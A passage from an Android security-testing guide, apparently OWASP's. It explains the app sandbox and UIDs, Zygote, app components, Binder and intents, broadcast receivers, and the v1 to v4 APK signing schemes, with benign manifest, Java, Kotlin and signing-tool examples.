drwx------  6 u0_a120             u0_a120             4096 2017-01-19 12:54 com.android.chrome
```

Developers who want their apps to share a common sandbox can sidestep sandboxing. When two apps are signed with the same certificate and explicitly share the same user ID (having the *sharedUserId* in their *AndroidManifest.xml* files), each can access the other's data directory. See the following example to achieve this in the NFC app:

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.android.nfc"
  android:sharedUserId="android.uid.nfc">
```

Linux User Management

Android leverages Linux user management to isolate apps. This approach is different from user management usage in traditional Linux environments, where multiple apps are often run by the same user. Android creates a unique UID for each Android app and runs the app in a separate process. Consequently, each app can access its own resources only. This protection is enforced by the Linux kernel.

Generally, apps are assigned UIDs in the range of 10000 and 99999. Android apps receive a user name based on their UID. For example, the app with UID 10188 receives the user name `u0_a188`.

If the permissions an app requested are granted, the corresponding group ID is added to the app's process. For example, the user ID of the app below is 10188. It belongs to the group ID 3003 (inet). That group is related to android.permission.INTERNET permission. The output of the `id` command is shown below.

```
$ id
uid=10188(u0_a188) gid=10188(u0_a188) groups=10188(u0_a188),3003(inet),
9997(everybody),50188(all_a188) context=u:r:untrusted_app:s0:c512,c768
```

The relationship between group IDs and permissions is defined in the following file:

frameworks/base/data/etc/platform.xml

```
<permission name="android.permission.INTERNET" >
    <group gid="inet" />
</permission>

<permission name="android.permission.READ_LOGS" >
    <group gid="log" />
</permission>

<permission name="android.permission.WRITE_MEDIA_STORAGE" >
    <group gid="media_rw" />
    <group gid="sdcard_rw" />
</permission>
```

Zygote

The process `Zygote` starts up during Android initialization. Zygote is a system service for launching apps. The Zygote process is a "base" process that contains all the core libraries the app needs. Upon launch, Zygote opens the socket `/dev/socket/zygote` and listens for connections from local clients. When it receives a connection, it forks a new process, which then loads and executes the app-specific code.

App Lifecycle

In Android, the lifetime of an app process is controlled by the operating system. A new Linux process is created when an app component is started and the same app doesn't yet have any other components running. Android may kill this process when the latter is no longer necessary or when reclaiming memory is necessary to run more important apps. The decision to kill a process is primarily related to the state of the user's interaction with the process. In general, processes can be in one of four states.

- A foreground process (e.g., an activity running at the top of the screen or a running BroadcastReceiver)
- A visible process is a process that the user is aware of, so killing it would have a noticeable negative impact on user experience. One example is running an activity that's visible to the user on-screen but not in the foreground.
- A service process is a process hosting a service that has been started with the `startService` method. Though these processes aren't directly visible to the user, they are generally things that the user cares about (such as background network data upload or download), so the system will always keep such processes running unless there's insufficient memory to retain all foreground and visible processes.

- A cached process is a process that's not currently needed, so the system is free to kill it when memory is needed. Apps must implement callback methods that react to a number of events; for example, the `onCreate` handler is called when the app process is first created. Other callback methods include `onLowMemory`, `onTrimMemory` and `onConfigurationChanged`.

App Bundles

Android applications can be shipped in two forms: the Android Package Kit (APK) file or an Android App Bundle (.aab). Android App Bundles provide all the resources necessary for an app, but defer the generation of the APK and its signing to Google Play. App Bundles are signed binaries which contain the code of the app in several modules. The base module contains the core of the application. The base module can be extended with various modules which contain new enrichments/functionalities for the app as further explained on the developer documentation for app bundle. If you have an Android App Bundle, you can best use the bundletool command line tool from Google to build unsigned APKs in order to use the existing tooling on the APK. You can create an APK from an AAB file by running the following command:

```
$ bundletool build-apks --bundle=/MyApp/my_app.aab --output=/MyApp/my_app.apks
```

If you want to create signed APKs ready for deployment to a test device, use:

```
$ bundletool build-apks --bundle=/MyApp/my_app.aab --output=/MyApp/my_app.apks
--ks=/MyApp/keystore.jks
--ks-pass=file:/MyApp/keystore.pwd
--ks-key-alias=MyKeyAlias
--key-pass=file:/MyApp/key.pwd
```

We recommend that you test both the APK with and without the additional modules, so that it becomes clear whether the additional modules introduce and/or fix security issues for the base module.

Android Manifest

Every app has an Android Manifest file, which embeds content in binary XML format. The standard name of this file is AndroidManifest.xml. It is located in the root directory of the app's Android Package Kit (APK) file.

The manifest file describes the app structure, its components (activities, services, content providers, and intent receivers), and requested permissions. It also contains general app metadata, such as the app's icon, version number, and theme. The file may list other information, such as compatible APIs (minimal, targeted, and maximal SDK version) and the kind of storage it can be installed on (external or internal).

Here is an example of a manifest file, including the package name (the convention is a reversed URL, but any string is acceptable). It also lists the app version, relevant SDKs, required permissions, exposed content providers, broadcast receivers used with intent filters and a description of the app and its activities:

```xml
<manifest
    package="com.owasp.myapplication"
    android:versionCode="0.1" >

    <uses-sdk android:minSdkVersion="12"
        android:targetSdkVersion="22"
        android:maxSdkVersion="25" />

    <uses-permission android:name="android.permission.INTERNET" />

    <provider
        android:name="com.owasp.myapplication.MyProvider"
        android:exported="false" />

    <receiver android:name=".MyReceiver" >
        <intent-filter>
            <action android:name="com.owasp.myapplication.myaction" />
        </intent-filter>
    </receiver>

    <application
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/Theme.Material.Light" >
        <activity
            android:name="com.owasp.myapplication.MainActivity" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

The full list of available manifest options is in the official Android Manifest file documentation.

App Components

Android apps are made of several high-level components. The main components are:

- Activities
- Fragments
- Intents
- Broadcast receivers
- Content providers and services

All these elements are provided by the Android operating system, in the form of predefined classes available through APIs.

Activities

Activities make up the visible part of any app. There is one activity per screen, so an app with three different screens implements three different activities. Activities are declared by extending the Activity class. They contain all user interface elements: fragments, views, and layouts.

Each activity needs to be declared in the Android Manifest with the following syntax:

```xml
<activity android:name="ActivityName">
</activity>
```

Activities not declared in the manifest can't be displayed, and attempting to launch them will raise an exception.

Like apps, activities have their own life cycle and need to monitor system changes to handle them. Activities can be in the following states: active, paused, stopped, and inactive. These states are managed by the Android operating system. Accordingly, activities can implement the following event managers:

- onCreate
- onSaveInstanceState
- onStart
- onResume
- onRestoreInstanceState
- onPause
- onStop
- onRestart
- onDestroy

An app may not explicitly implement all event managers, in which case default actions are taken. Typically, at least the `onCreate` manager is overridden by the app developers. This is how most user interface components are declared and initialized. `onDestroy` may be overridden when resources (like network connections or connections to databases) must be explicitly released or specific actions must occur when the app shuts down.

Fragments

A fragment represents a behavior or a portion of the user interface within the activity. Fragments were introduced Android with the version Honeycomb 3.0 (API level 11).

Fragments are meant to encapsulate parts of the interface to facilitate re-usability and adaptation to different screen sizes. Fragments are autonomous entities in that they include all their required components (they have their own layout, buttons, etc.). However, they must be integrated with activities to be useful: fragments can't exist on their own. They have their own life cycle, which is tied to the life cycle of the Activities that implement them.

Because fragments have their own life cycle, the Fragment class contains event managers that can be redefined and extended. These event managers included onAttach, onCreate, onStart, onDestroy and onDetach. Several others exist; the reader should refer to the Android Fragment specification for more details.

Fragments can be easily implemented by extending the Fragment class provided by Android:

Example in Java:

```java
public class MyFragment extends Fragment {
    ...
}
```

Example in Kotlin:

```kotlin
class MyFragment : Fragment() {
    ...
}
```

Fragments don't need to be declared in manifest files because they depend on activities.

To manage its fragments, an activity can use a Fragment Manager (FragmentManager class). This class makes it easy to find, add, remove, and replace associated fragments.

Fragment Managers can be created via the following:

Example in Java:

```java
FragmentManager fm = getFragmentManager();
```

Example in Kotlin:

```kotlin
var fm = fragmentManager
```

Fragments don't necessarily have a user interface; they can be a convenient and efficient way to manage background operations pertaining to the app's user interface. A fragment may be declared persistent so that if the system preserves its state even if its Activity is destroyed.

Content Providers

Android uses SQLite to store data permanently: as with Linux, data is stored in files. SQLite is a light, efficient, open source relational data storage technology that does not require much processing power, which makes it ideal for mobile use. An entire API with specific classes (Cursor, ContentValues, SQLiteOpenHelper, ContentProvider, ContentResolver, etc.) is available. SQLite is not run as a separate process; it is part of the app. By default, a database belonging to a given app is accessible to this app only. However, content providers offer a great mechanism for abstracting data sources (including databases and flat files); they also provide a standard and efficient mechanism to share data between apps, including native apps. To be accessible to other apps, a content provider needs to be explicitly declared in the manifest file of the app that will share it. As long as content providers aren't declared, they won't be exported and can only be called by the app that creates them.

Content providers are implemented through a URI addressing scheme: they all use the content:// model. Regardless of the type of sources (SQLite database, flat file, etc.), the addressing scheme is always the same, thereby abstracting the sources and offering the developer a unique scheme. Content providers offer all regular database operations: create, read, update, delete. That means that any app with proper rights in its manifest file can manipulate the data from other apps.

Services

Services are Android OS components (based on the Service class) that perform tasks in the background (data processing, starting intents, and notifications, etc.) without presenting a user interface. Services are meant to run processes long-term. Their system priorities are lower than those of active apps and higher than those of inactive apps. Therefore, they are less likely to be killed when the system needs resources, and they can be configured to automatically restart when enough resources become available. This makes services a great candidate for running background tasks. Please note that Services, like Activities, are executed in the main app thread. A service does not create its own thread and does not run in a separate process unless you specify otherwise.


Inter-Process Communication

As we've already learned, every Android process has its own sandboxed address space. Inter-process communication facilities allow apps to exchange signals and data securely. Instead of relying on the default Linux IPC facilities, Android's IPC is based on Binder, a custom implementation of OpenBinder. Most Android system services and all high-level IPC services depend on Binder.

The term *Binder* stands for a lot of different things, including:

- Binder Driver: the kernel-level driver
- Binder Protocol: low-level ioctl-based protocol used to communicate with the binder driver
- IBinder Interface: a well-defined behavior that Binder objects implement
- Binder object: generic implementation of the IBinder interface
- Binder service: implementation of the Binder object; for example, location service, and sensor service
- Binder client: an object using the Binder service

The Binder framework includes a client-server communication model. To use IPC, apps call IPC methods in proxy objects. The proxy objects transparently *marshall* the call parameters into a *parcel* and send a transaction to the Binder server, which is implemented as a character driver (/dev/binder). The server holds a thread pool for handling incoming requests and delivers messages to the destination object. From the perspective of the client app, all of this seems like a regular method call, all the heavy lifting is done by the Binder framework.



Binder Overview - Image source: *Android Binder by Thorsten Schreiber*

Services that allow other applications to bind to them are called *bound services*. These services must provide an IBinder interface to clients. Developers use the Android Interface Descriptor Language (AIDL) to write interfaces for remote services.

ServiceManager is a system daemon that manages the registration and lookup of system services. It maintains a list of name/Binder pairs for all registered services. Services are added with `addService` and retrieved by name with the static `getService` method in `android.os.ServiceManager`:

Example in Java:

```java
public static IBinder getService(String name) {
        try {
            IBinder service = sCache.get(name);
            if (service != null) {
                return service;
            } else {
                return getIServiceManager().getService(name);
            }
        } catch (RemoteException e) {
            Log.e(TAG, "error in getService", e);
        }
        return null;
    }
```

Example in Kotlin:

```kotlin
companion object {
        private val sCache: Map<String, IBinder> = ArrayMap()
        fun getService(name: String): IBinder? {
            try {
                val service = sCache[name]
                return service ?: getIServiceManager().getService(name)
            } catch (e: RemoteException) {
                Log.e(FragmentActivity.TAG, "error in getService", e)
            }
            return null
        }
    }
```

You can query the list of system services with the `service list` command.

```
$ adb shell service list
Found 99 services:
0 carrier_config: [com.android.internal.telephony.ICarrierConfigLoader]
1 phone: [com.android.internal.telephony.ITelephony]
2 isms: [com.android.internal.telephony.ISms]
3 iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
```

Intents

Intent messaging is an asynchronous communication framework built on top of Binder. This framework allows both point-to-point and publish-subscribe messaging. An *Intent* is a messaging object that can be used to request an action from another app component. Although intents facilitate inter-component communication in several ways, there are three fundamental use cases:

- Starting an activity
  - An activity represents a single screen in an app. You can start a new instance of an activity by passing an intent to `startActivity`. The intent describes the activity and carries necessary data.
- Starting a service

  - A Service is a component that performs operations in the background, without a user interface. With Android 5.0 (API level 21) and later, you can start a service with JobScheduler.
- Delivering a broadcast
  - A broadcast is a message that any app can receive. The system delivers broadcasts for system events, including system boot and charging initialization. You can deliver a broadcast to other apps by passing an intent to `sendBroadcast` or `sendOrderedBroadcast`.

There are two types of intents. Explicit intents name the component that will be started (the fully qualified class name). For instance:

Example in Java:

```java
Intent intent = new Intent(this, myActivity.myClass);
```

Example in Kotlin:

```kotlin
var intent = Intent(this, myActivity.myClass)
```

Implicit intents are sent to the OS to perform a given action on a given set of data (The URL of the OWASP website in our example below). It is up to the system to decide which app or class will perform the corresponding service. For instance:

Example in Java:

```java
Intent intent = new Intent(Intent.MY_ACTION, Uri.parse("https://www.owasp.org"));
```

Example in Kotlin:

```kotlin
var intent = Intent(Intent.MY_ACTION, Uri.parse("https://www.owasp.org"))
```

An *intent filter* is an expression in Android Manifest files that specifies the type of intents the component would like to receive. For instance, by declaring an intent filter for an activity, you make it possible for other apps to directly start your activity with a certain kind of intent. Likewise, your activity can only be started with an explicit intent if you don't declare any intent filters for it.

Android uses intents to broadcast messages to apps (such as an incoming call or SMS) important power supply information (low battery, for example), and network changes (loss of connection, for instance). Extra data may be added to intents (through `putExtra`/`getExtras`).

Here is a short list of intents sent by the operating system. All constants are defined in the Intent class, and the whole list is in the official Android documentation:

- ACTION_CAMERA_BUTTON
- ACTION_MEDIA_EJECT
- ACTION_NEW_OUTGOING_CALL
- ACTION_TIMEZONE_CHANGED

To improve security and privacy, a Local Broadcast Manager is used to send and receive intents within an app without having them sent to the rest of the operating system. This is very useful for ensuring that sensitive and private data don't leave the app perimeter (geolocation data for instance).

Broadcast Receivers

Broadcast Receivers are components that allow apps to receive notifications from other apps and from the system itself. With them, apps can react to events (internal, initiated by other apps, or initiated by the operating system). They are generally used to update user interfaces, start services, update content, and create user notifications.

There are two ways to make a Broadcast Receiver known to the system. One way is to declare it in the Android Manifest file. The manifest should specify an association between the Broadcast Receiver and an intent filter to indicate the actions the receiver is meant to listen for.

An example Broadcast Receiver declaration with an intent filter in a manifest:

```xml
<receiver android:name=".MyReceiver" >
    <intent-filter>
        <action android:name="com.owasp.myapplication.MY_ACTION" />
    </intent-filter>
</receiver>
```

Please note that in this example, the Broadcast Receiver does not include the `android:exported` attribute. As at least one filter was defined, the default value will be set to "true". In absence of any filters, it will be set to "false".

The other way is to create the receiver dynamically in code. The receiver can then register with the method `Context.registerReceiver`.

An example of registering a Broadcast Receiver dynamically:

Example in Java:

```java
// Define a broadcast receiver
BroadcastReceiver myReceiver = new BroadcastReceiver() {
    @Override
    public void onReceive(Context context, Intent intent) {
        Log.d(TAG, "Intent received by myReceiver");
    }
};
// Define an intent filter with actions that the broadcast receiver listens for
IntentFilter intentFilter = new IntentFilter();
intentFilter.addAction("com.owasp.myapplication.MY_ACTION");
// To register the broadcast receiver
registerReceiver(myReceiver, intentFilter);
// To un-register the broadcast receiver
unregisterReceiver(myReceiver);
```

Example in Kotlin:

```kotlin
// Define a broadcast receiver
val myReceiver: BroadcastReceiver = object : BroadcastReceiver() {
    override fun onReceive(context: Context, intent: Intent) {
        Log.d(FragmentActivity.TAG, "Intent received by myReceiver")
    }
}
// Define an intent filter with actions that the broadcast receiver listens for
val intentFilter = IntentFilter()
intentFilter.addAction("com.owasp.myapplication.MY_ACTION")
// To register the broadcast receiver
registerReceiver(myReceiver, intentFilter)
// To un-register the broadcast receiver
unregisterReceiver(myReceiver)
```

Note that the system starts an app with the registered receiver automatically when a relevant intent is raised.

According to Broadcasts Overview, a broadcast is considered "implicit" if it does not target an app specifically. After receiving an implicit broadcast, Android will list all apps that have registered a given action in their filters. If more than one app has registered for the same action, Android will prompt the user to select from the list of available apps.

An interesting feature of Broadcast Receivers is that they can be prioritized; this way, an intent will be delivered to all authorized receivers according to their priority. A priority can be assigned to an intent filter in the manifest via the `android:priority` attribute as well as programmatically via the `IntentFilter.setPriority` method. However, note that receivers with the same priority will be run in an arbitrary order.

If your app is not supposed to send broadcasts across apps, use a Local Broadcast Manager (`LocalBroadcastManager`). They can be used to make sure intents are received from the internal app only, and any intent from any other app will be discarded. This is very useful for improving security and the efficiency of the app, as no interprocess communication is involved. However, please note that the `LocalBroadcastManager` class is deprecated and Google recommends using alternatives such as `LiveData`.

For more security considerations regarding Broadcast Receiver, see Security Considerations and Best Practices.

Implicit Broadcast Receiver Limitation

According to Background Optimizations, apps targeting Android 7.0 (API level 24) or higher no longer receive `CONNECTIVITY_ACTION` broadcast unless they register their Broadcast Receivers with `Context.registerReceiver()`. The system does not send `ACTION_NEW_PICTURE` and `ACTION_NEW_VIDEO` broadcasts as well.

According to Background Execution Limits, apps that target Android 8.0 (API level 26) or higher can no longer register Broadcast Receivers for implicit broadcasts in their manifest, except for those listed in Implicit Broadcast Exceptions. The Broadcast Receivers created at runtime by calling `Context.registerReceiver` are not affected by this limitation.

According to Changes to System Broadcasts, beginning with Android 9 (API level 28), the `NETWORK_STATE_CHANGED_ACTION` broadcast doesn't receive information about the user's location or personally identifiable data.

Android Application Publishing

Once an app has been successfully developed, the next step is to publish and share it with others. However, apps can't simply be added to a store and shared, they must be first signed. The cryptographic signature serves as a verifiable mark placed by the developer of the app. It identifies the app's author and ensures that the app has not been modified since its initial distribution.

Signing Process

During development, apps are signed with an automatically generated certificate. This certificate is inherently insecure and is for debugging only. Most stores don't accept this kind of certificate for publishing; therefore, a certificate with more secure features must be created. When an application is installed on the Android device, the Package Manager ensures that it has been signed with the certificate included in the corresponding APK. If the certificate's public key matches the key used to sign any other APK on the device, the new APK may share a UID with the pre-existing APK. This facilitates interactions between applications from a single vendor. Alternatively, specifying security permissions for the Signature protection level is possible; this will restrict access to applications that have been signed with the same key.

APK Signing Schemes


Android supports three application signing schemes. Starting with Android 9 (API level 28), APKs can be verified with APK Signature Scheme v3 (v3 scheme), APK Signature Scheme v2 (v2 scheme) or JAR signing (v1 scheme). For Android 7.0 (API level 24) and above, APKs can be verified with the APK Signature Scheme v2 (v2 scheme) or JAR signing (v1 scheme). For backwards compatibility, an APK can be signed with multiple signature schemes in order to make the app run on both newer and older SDK versions. Older platforms ignore v2 signatures and verify v1 signatures only.

JAR Signing (v1 Scheme)

The original version of app signing implements the signed APK as a standard signed JAR, which must contain all the entries in `META-INF/MANIFEST.MF`. All files must be signed with a common certificate. This scheme does not protect some parts of the APK, such as ZIP metadata. The drawback of this scheme is that the APK verifier needs to process untrusted data structures before applying the signature, and the verifier discards data the data structures don't cover. Also, the APK verifier must decompress all compressed files, which takes considerable time and memory.

APK Signature Scheme (v2 Scheme)


With the APK signature scheme, the complete APK is hashed and signed, and an APK Signing Block is created and inserted into the APK. During validation, the v2 scheme checks the signatures of the entire APK file. This form of APK verification is faster and offers more comprehensive protection against modification. You can see the APK signature verification process for v2 Scheme below.


Open APK
Does APK have v2 signature in APK Signing Block?
Y
N
Verify using v2 rules. Verified?
Y
N
Verify using v1 rules. Verified?
N
Y
Reject APK
Install APK
NEW
UNCHANGED

APK Signature Scheme (v3 Scheme)

The v3 APK Signing Block format is the same as v2. V3 adds information about the supported SDK versions and a proof-of-rotation struct to the APK signing block. In Android 9 (API level 28) and higher, APKs can be verified according to APK Signature Scheme v3, v2 or v1 scheme. Older platforms ignore v3 signatures and try to verify v2 then v1 signature.

The proof-of-rotation attribute in the signed-data of the signing block consists of a singly-linked list, with each node containing a signing certificate used to sign previous versions of the app. To make backward compatibility work, the old signing certificates sign the new set of certificates, thus providing each new key with evidence that it should be as trusted as the older key(s). It is no longer possible to sign APKs independently, because the proof-of-rotation structure must have the old signing certificates signing the new set of certificates, rather than signing them one-by-one. You can see the APK signature v3 scheme verification process below.


Open APK
Does APK have v3 signature in APK signing block?
N
Does APK have v2 signature in APK signing block?
N
Y
Y
Verify using v3 rules. Verified?
Verify using v2 rules. Verified?
Verify using v1 rules. Verified?
N
N
N
Y
Y
Y
Reject APK
Install APK

APK Signature Scheme (v4 Scheme)

The APK Signature Scheme v4 was introduced along with Android 11.0 (API level 30). which requires all devices launched with it to have fs-verity enabled by default. fs-verity is a Linux kernel feature that is primarily used for file authentication (detection of malicious modifications) due to its extremely efficient file hash calculation. Read requests only will succeed if the content verifies against trusted digital certificates that were loaded to the kernel keyring during boot time.

The v4 signature requires a complementary v2 or v3 signature and in contrast to previous signature schemes, the v4 signature is stored in a separate file `<apk name>.apk.idsig`. Remember to specify it using the `--v4-signature-file` flag when verifying a v4-signed APK with `apksigner verify`.

You can find more detailed information in the Android developer documentation.

Creating Your Certificate

Android uses public/private certificates to sign Android apps (.apk files). Certificates are bundles of information; in terms of security, keys are the most important type of this information Public certificates contain users' public keys, and private certificates contain users' private keys. Public and private certificates are linked. Certificates are unique and can't be re-generated. Note that if a certificate is lost, it cannot be recovered, so updating any apps signed with that certificate becomes impossible. App creators can either reuse an existing private/public key pair that is in an available KeyStore or generate a new pair. In the Android SDK, a new key pair is generated with the `keytool` command. The following command creates a RSA key pair with a key length of 2048 bits and an expiry time of 7300 days = 20 years. The generated key pair is stored in the file 'myKeyStore.jks', which is in the current directory):

```
$ keytool -genkey -alias myDomain -keyalg RSA -keysize 2048 -validity 7300 -keystore myKeyStore.jks -storepass myStrongPassword
```

Safely storing your secret key and making sure it remains secret during its entire life cycle is of paramount importance. Anyone who gains access to the key will be able to publish updates to your apps with content that you don't control (thereby adding insecure features or accessing shared content with signature-based permissions). The trust that a user places in an app and its developers is based totally on such certificates; certificate protection and secure management are therefore vital for reputation and customer retention, and secret keys must never be shared with other individuals. Keys are stored in a binary file that can be protected with a password; such files are referred to as *KeyStores*. KeyStore passwords should be strong and known only to the key creator. For this reason, keys are usually stored on a dedicated build machine that developers have limited access to. An Android certificate must have a validity period that's longer than that of the associated app (including updated versions of the app). For example, Google Play will require certificates to remain valid until Oct 22nd, 2033 at least.

Signing an Application

The goal of the signing process is to associate the app file (.apk) with the developer's public key. To achieve this, the developer calculates a hash of the APK file and encrypts it with their own private key. Third parties can then verify the app's authenticity (e.g., the fact that the app really comes from the user who claims to be the originator) by decrypting the encrypted hash with the author's public key and verifying that it matches the actual hash of the APK file.

Many Integrated Development Environments (IDE) integrate the app signing process to make it easier for the user. Be aware that some IDEs store private keys in clear text in configuration files; double-check this in case others are able to access such files and remove the information if necessary. Apps can be signed from the command line with the 'apksigner' tool provided by the Android SDK (API level 24 and higher). It is located at `[SDK-Path]/build-tools/[version]`. For API 24.0.2 and below, you can use 'jarsigner', which is part of the Java JDK. Details about the whole process can be found in official Android documentation; however, an example is given below to illustrate the point.

```
$ apksigner sign --out mySignedApp.apk --ks myKeyStore.jks myUnsignedApp.apk
```

In this example, an unsigned app ('myUnsignedApp.apk') will be signed with a private key from the developer KeyStore 'myKeyStore.jks' (located in the current directory). The app will become a signed app called 'mySignedApp.apk' and will be ready to release to stores.

Zipalign

The `zipalign` tool should always be used to align the APK file before distribution. This tool aligns all uncompressed data (such as images, raw files, and 4-byte boundaries) within the APK that helps improve memory management during app runtime.

> Zipalign must be used before the APK file is signed with apksigner.

Publishing Process

